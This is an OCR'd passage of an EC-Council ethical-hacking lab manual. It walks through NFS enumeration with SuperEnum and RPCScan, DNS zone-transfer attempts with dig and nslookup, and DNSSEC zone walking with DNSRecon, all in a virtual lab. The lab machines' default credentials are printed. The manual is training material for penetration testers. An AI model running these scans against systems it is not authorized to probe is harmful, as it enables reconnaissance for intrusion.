


Figure 4.1.8: Create Target.txt file

Note: You may enter multiple IP addresses in the **Target.txt** file. However, in this task we are targeting only one machine, the **Windows Server 2019** (**10.10.10.19**). The IP address may vary in your lab environment.

TASK 1.5

Run ./superenum Script

18. Type **./superenum** and press **Enter**. Under **Enter IP List filename with path**, type **Target.txt**, and press **Enter**.

Note: If you get an error running the ./superenum script, type **chmod +x superenum** and press **Enter**, then repeat **Step 18**.




Figure 4.1.9: Run the ./superenum script and enter filename

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The script starts scanning the target IP address for open NFS and other.

Note: The scan will take approximately 15-20 mins to complete.




Figure 4.1.10: Scanning the target IP address

TASK 1.6

Analyze the Result

20. After the scan is finished, scroll down to review the results. Note that port 2049 is open and the NFS service is running on it.




Figure 4.1.11: The open NFS port

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. You can also observe the other open ports and the services running on them.
22. In the terminal window, type **cd ..** and press **Enter** to return to the root directory.
23. Now, we will perform NFS enumeration using RPCScan. To do so, in the terminal window, type **git clone https://github.com/hegusung/RPCScan** and press **Enter** to download the RPCScan repository.

TASK 1.7

Clone RPCScan Tool




Figure 4.1.12: Cloning RPCScan

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 04 Enumeration/GitHub Tools/** and copy the **RPCScan** folder.
- Paste the copied **RPCScan** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/RPCScan /root/**.

24. After the download completes, navigate to the RPCScan folder by typing **cd RPCScan** and press **Enter**.



Figure 4.1.13: Navigate to the RPCScan folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. Type **python3 rpc-scan.py <Target IP address> --rpc** (in this case, the target IP address is **10.10.10.19**, the **Windows Server 2019** virtual machine); press **Enter**.

Note: **--rpc**: lists the RPC (portmapper); the target IP address may differ in your lab environment.




Figure 4.1.14: Run RPCScan

TASK 1.8

Analyze the Result

26. The result appears, displaying that port 2049 is open, and the NFS service is running on it.




Figure 4.1.15: RPCScan result

27. This concludes the demonstration of performing NFS enumeration using SuperEnum and RPCScan.

28. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Perform DNS Enumeration

DNS enumeration is a process that locates and lists all possible DNS records for a target domain, including usernames.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after NFS enumeration is to perform DNS enumeration. This process yields information such as DNS server names, hostnames, machine names, usernames, IP addresses, and aliases assigned within a target domain.

Lab Objectives

- Perform DNS enumeration using zone transfer
- Perform DNS enumeration using DNSSEC zone walking

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 04 Enumeration

Lab Duration

Time: 15 Minutes

Overview of DNS Enumeration

DNS enumeration techniques are used to obtain information about the DNS servers and network infrastructure of the target organization. DNS enumeration can be performed using the following techniques:

- Zone transfer
- DNS cache snooping
- DNSSEC zone walking

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1

Perform DNS Enumeration using Zone Transfer

DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the DNS server maintains a spare or secondary server for redundancy, which holds all information stored in the main server.

Here, we will perform DNS enumeration through zone transfer by using the dig (Linux-based systems) and nslookup (Windows-based systems) tool.

1. We will begin with DNS enumeration of Linux DNS servers.
2. Start the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

If the DNS transfer setting is enabled on the target DNS server, it will give DNS information; if not, it will return an error saying it has failed or refuses the zone transfer.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 5.1.1: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



Figure 5.1.2: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Gather Name Server Info using Dig

7. In the terminal window, type **dig ns <Target Domain>** (in this case, the target domain is **www.certifiedhacker.com**); press **Enter**.

Note: In this command, **ns** returns name servers in the result.

8. The above command retrieves information about all the DNS name servers of the target domain and displays it in the **ANSWER SECTION**, as shown in the screenshot.




Figure 5.1.3: Result of the dig ns command

Note: On Linux-based systems, the dig command is used to query the DNS name servers to retrieve information about target host addresses, name servers, mail exchanges, etc.

TASK 1.2

Perform Zone Transfer using Dig

9. In the terminal window type **dig @<Name Server> <Target Domain> axfr** (in this example, the name server is **ns1.bluhost.com** and the target domain is **www.certifiedhacker.com**); press **Enter**.

Note: In this command, **axfr** retrieves zone information.

10. The result appears, displaying that the server is available, but that the **Transfer failed.**, as shown in the screenshot.




Figure 5.1.4: Result of the dig axfr command result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, zone transfers are not allowed for the target domain; this is why the command resulted in the message: **Transfer failed.** A penetration tester should attempt DNS zone transfers on different domains of the target organization.

TASK 1.3

Gather Name Server Info using Nslookup

11. We now move on to DNS enumeration of Windows DNS servers.
12. Start the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
13. Click **Start** at the bottom of **Desktop**, click **Type here to search**, and type **cmd**; click **Command Prompt**.




Figure 5.1.5: Open Command Prompt

14. The **Command Prompt** window appears; type **nslookup**, and press **Enter**.
15. In the nslookup **interactive** mode, type **set querytype=soa**, and press **Enter**.
16. Type the target domain **certifiedhacker.com** and press **Enter**. This resolves the target domain information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: **set querytype=soa** sets the query type to SOA (Start of Authority) record to retrieve administrative information about the DNS zone of the target domain **certifiedhacker.com**.

17. The result appears, displaying information about the target domain such as the **primary name server** and **responsible mail addr**, as shown in the screenshot.




Figure 5.1.6: Results of nslookup

TASK 1.4

Perform Zone Transfer using Nslookup

18. In the **nslookup** interactive mode, type **ls -d <Name Server>** (in this example, the name is **ns1.bluehost.com**) and press **Enter**, as shown in the screenshot.

Note: In this command, **ls -d** requests a zone transfer of the specified name server.

19. The result appears, displaying that the DNS server refused the zone transfer, as shown in the screenshot.




Figure 5.1.7: Result of nslookup ls -d

Note: After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, the zone transfer was refused for the target domain. A

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

penetration tester should attempt DNS zone transfers on different domains of the target organization.

20. This concludes the demonstration of performing DNS zone transfer using dig and nslookup commands.
21. Close all open windows and document all the acquired information.
22. Turn off the **Windows 10** virtual machine.

TASK 2 Perform DNS Enumeration using DNSSEC Zone Walking

Here, we will use the DNSRecon tool to perform DNS enumeration through DNSSEC zone walking.

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 2.1

Check DNSRecon Tools Options

DNSSEC zone walking is a DNS enumeration technique that is used to obtain the internal records of the target DNS server if the DNS zone is not properly configured. The enumerated zone information can assist you in building a host network map. There are various DNSSEC zone walking tools that can be used to enumerate the target domain's DNS record files.

5. A **Parrot Terminal** window appears. Type **dnsrecon -h** and press **Enter** to view all the available options in the DNSRecon tool.




Figure 5.2.1: DNSRecon options

TASK 2.2

Perform DNSSEC Zone Walking

6. Type **dnsrecon -d <Target domain> -z** (in this example, the target domain is **www.certifiedhacker.com**); press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this command, **-d** specifies the target domain and **-z** specifies that the DNSSEC zone walk be performed with standard enumeration.

7. The result appears, displaying the enumerated DNS records for the target domain. In this case, DNS record file **A** is enumerated, as shown in the screenshot.

